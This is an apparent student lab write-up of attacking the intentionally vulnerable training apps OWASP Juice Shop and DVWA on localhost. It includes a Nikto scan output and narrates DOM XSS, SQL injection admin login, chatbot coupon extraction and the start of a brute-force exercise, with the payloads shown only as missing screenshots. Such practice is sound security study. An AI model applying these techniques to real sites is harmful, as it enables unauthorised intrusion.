
Then I also scanned for vulnerabilities from DVWA and several were discovered as seen below;

```
┌──(egovridc㉿egovridc)-[~]
└─$ nikto -h http://localhost/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2025-09-01 12:53:58 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
g-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 7850 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-09-01 12:54:06 (GMT3) (8 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(egovridc㉿egovridc)-[~]
└─$
```


3. EXPLOITATION OF VULNERABILITIES.

A. OWASP Juice Shop


On opening juice shop below is how the website looked like;



Then I just tried to through the inspect developer tool to get to understand and discover insights about the website;




On searching I discovered a path to score-board as seen above so I had to visit and see what it is about as seen below;




I was able to get to the score board page and it was also part of the challenge so as seen above I was able to get my first point from this task.


Then the website had an input field to search something, I tried to test if it is vulnerable to XSS by crafting a payload and testing it to get an alert as seen below;



As seen above the field was vulnerable to DOM XSS and I as able to solve my second task.
I tried to go through the inspect tools to get to know how it was parsed and I discovered it as seen below;




Then from the score board there was another task to use a bonus payload in the DOM XSS challenge where I had to copy and paste the crafted payload to the search bar as seen below;




After submitting the payload I was able to solve the challenge and play an audio embedded from the payload as seen above.

Then on exploring the website I found a login page, where I started testing for SQL injection as seen below;




After submitting that I was able to login as admin as seen below;




And that was all needed to solve the task above.

While logged in I was able to visit and read the privacy policy page and it rewarded me with another solve to the tasks present in this vulnerable website as seen below;



Lastly on exploring the website I came across a chatbot where the description was bully chatbot , so all I had to do was to bully it until it releases a coupon code to solve the lab as seen below;




As seen above I was able to extract the coupon from it by just typing coupon multiple times until it got bullied and released the coupon for me.
For now that was all I had to do to solve multiple tasks in this vulnerable website .

B: DVWA

On opening DVWA, all vulnerabilities to practice have been listed well for easyness as seen below when I started exploiting them one after another;

1.Brute force

This was the first vulnerability listed in DVWA as seen below;



Then I started analyzing the source code to understand how it works and I saw that it uses a GET method to retrieve the submitted username and password inputs, also I noticed there is no sanitization or escaping of the user inputs as seen below;


Brute Force Source

vulnerabilities/brute/source/low.php

